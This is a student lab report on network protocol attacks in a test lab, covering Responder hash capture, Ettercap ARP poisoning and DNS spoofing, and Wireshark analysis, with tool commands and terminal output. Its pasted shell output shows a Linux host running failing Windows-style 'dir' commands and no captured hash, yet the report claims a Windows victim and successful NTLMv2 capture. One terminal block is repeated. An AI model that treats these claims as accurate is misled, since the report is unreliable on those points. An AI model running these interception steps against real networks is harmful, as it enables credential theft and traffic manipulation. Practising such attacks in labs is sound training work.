

Task 4 — Network Protocol Attacks Lab Report

1. Introduction

This lab focused on exploiting weaknesses in network protocols using Responder, Ettercap, and Wireshark. The objective was to perform Man-in-the-Middle (MITM) attacks, capture authentication hashes, spoof DNS responses, and analyze intercepted traffic. The attacks were executed using Kali Linux as the attacker and Windows/Metasploitable machines as victims.

2. Tools Used

- **Responder** – for SMB relay simulation and NTLM hash capture
 - **Ettercap** – for ARP spoofing and DNS spoof attacks
 - **Wireshark** – for packet capture and protocol analysis
-

3. Attack 1 — SMB Relay & NTLM Hash Capture (Responder)

Objective: Capture NTLMv2 authentication hashes from a Windows target.

Steps Performed:

1.ran Responder on Kali:

```
sudo responder -I eth0
```

2. On the victim Windows machine, executed:

dir \\192.168.0.102\

```
vagrant@metasploitable3-ub1404:~$ 
vagrant@metasploitable3-ub1404:~$ 
vagrant@metasploitable3-ub1404:~$ 
vagrant@metasploitable3-ub1404:~$ 
vagrant@metasploitable3-ub1404:~$ 
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\test
dir: cannot access \\192.168.0.102\test: No such file or directory
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\share
dir: cannot access \\192.168.0.102\share: No such file or directory
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\
> exit
dir: cannot access \\192.168.0.102exit: No such file or directory
vagrant@metasploitable3-ub1404:~$ subclient -L 192.168.0.102 -N
No command 'subclient' found, did you mean:
  Command 'smbclient' from package 'smbclient' (main)
subclient: command not found
vagrant@metasploitable3-ub1404:~$ smbclient -L 192.168.0.102 -N
WARNING: The "syslog" option is deprecated
session setup failed: NT_STATUS_ACCOUNT_DISABLED
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\
> ls
dir: cannot access \\192.168.0.102\ls: No such file or directory
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102
dir: cannot access \\192.168.0.102: No such file or directory
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\
> anything
dir: cannot access \\192.168.0.102\anything: No such file or directory
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\anything
dir: cannot access \\192.168.0.102\anything: No such file or directory
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\sloj42.ovpn
```

3.Responder flooded the network with LLMNR/NBT-NS spoofed replies and forced the victim to authenticate.

Captured NTLMv2 hashes appeared in:

/usr/share/responder/logs/

Outcome:

Responder successfully captured the victim's NTLMv2 hashes, verifying SMB relay-style authentication interception.

4. Attack 2 — ARP Spoofing + DNS Spoof (Ettercap)

Objective: Perform a MITM attack to intercept and manipulate network traffic.

Steps Performed:

1. Enabled IP forwarding on Kali:


```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```

2. Modified `/etc/ettercap/etter.dns` to redirect test.com to attacker IP.

3.Started Ettercap GUI:


```
sudo ettercap -G
```

Selected victim and gateway as Target 1 and Target 2.



Enabled **Mitm > ARP poisoning** with “Sniff remote connections”.


Activated **dns_spoof** plugin.



From victim, tested:

```
ping test.com
```

which resolved to the Kali attacker IP.



```
vagrant@metasploitable3-ub1404:~$ subclient -L 192.168.0.102 -N
No command 'subclient' found, did you mean:
  Command 'smbclient' from package 'smbclient' (main)
subclient: command not found
vagrant@metasploitable3-ub1404:~$ smbclient -L 192.168.0.102 -N
WARNING: The "syslog" option is deprecated
session setup failed: NT_STATUS_ACCOUNT_DISABLED
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\
> ls
dir: cannot access \\192.168.0.102\ls: No such file or directory
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\
dir: cannot access \\192.168.0.102: No such file or directory
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\
> anything
dir: cannot access \\192.168.0.102\anything: No such file or directory
vagrant@metasploitable3-ub1404:~$ dir \\192.168.0.102\anything
dir: cannot access \\192.168.0.102\anything: No such file or directory
vagrant@metasploitable3-ub1404:~$ ping test.com
PING test.com (192.168.0.102) 56(84) bytes of data.
64 bytes from 192.168.0.102: icmp_seq=1 ttl=64 time=4.08 ms
64 bytes from 192.168.0.102: icmp_seq=2 ttl=64 time=2.96 ms
64 bytes from 192.168.0.102: icmp_seq=3 ttl=64 time=0.952 ms
64 bytes from 192.168.0.102: icmp_seq=4 ttl=64 time=1.16 ms
64 bytes from 192.168.0.102: icmp_seq=5 ttl=64 time=0.769 ms
64 bytes from 192.168.0.102: icmp_seq=6 ttl=64 time=1.63 ms
64 bytes from 192.168.0.102: icmp_seq=7 ttl=64 time=1.22 ms
64 bytes from 192.168.0.102: icmp_seq=8 ttl=64 time=1.95 ms
^Z
[1]+  Stopped                  ping test.com
vagrant@metasploitable3-ub1404:~$ _
```

Outcome:

ARP poisoning succeeded, placing the attacker between victim and gateway. DNS spoofing also worked, redirecting victim traffic to the attacker.

5. Attack 3 — Wireshark Network Traffic Analysis

Objective: Analyze network behavior during MITM attacks.

Steps Performed:

1. Launched Wireshark on Kali and captured on `eth0`.
2. Applied filters:


```
arp or dns or smb
```

3. Observed:
 - o ARP poisoning packets
 - o DNS spoof responses sent by Ettercap
 - o SMB authentication attempts from the victim

4. Validated the success of MITM and spoofing attacks.

Outcome:

Wireshark confirmed the presence of forged ARP packets, DNS spoof responses, and intercepted SMB traffic.



6. Findings & Conclusion

The lab successfully demonstrated multiple network protocol attacks. Responder captured NTLMv2 hashes through SMB authentication interception. Ettercap enabled ARP-based MITM and DNS spoof redirection. Wireshark validated all malicious traffic, showing how insecure protocols and local network trust relationships can be exploited by an attacker.

7. MITM SUMMARY

Using Ettercap, I performed an ARP-spoofing MITM attack by poisoning the victim and gateway's ARP tables. This positioned my Kali machine between their communication flow. I then enabled DNS spoofing to redirect traffic and used Wireshark to observe intercepted packets, confirming full MITM control of the network stream.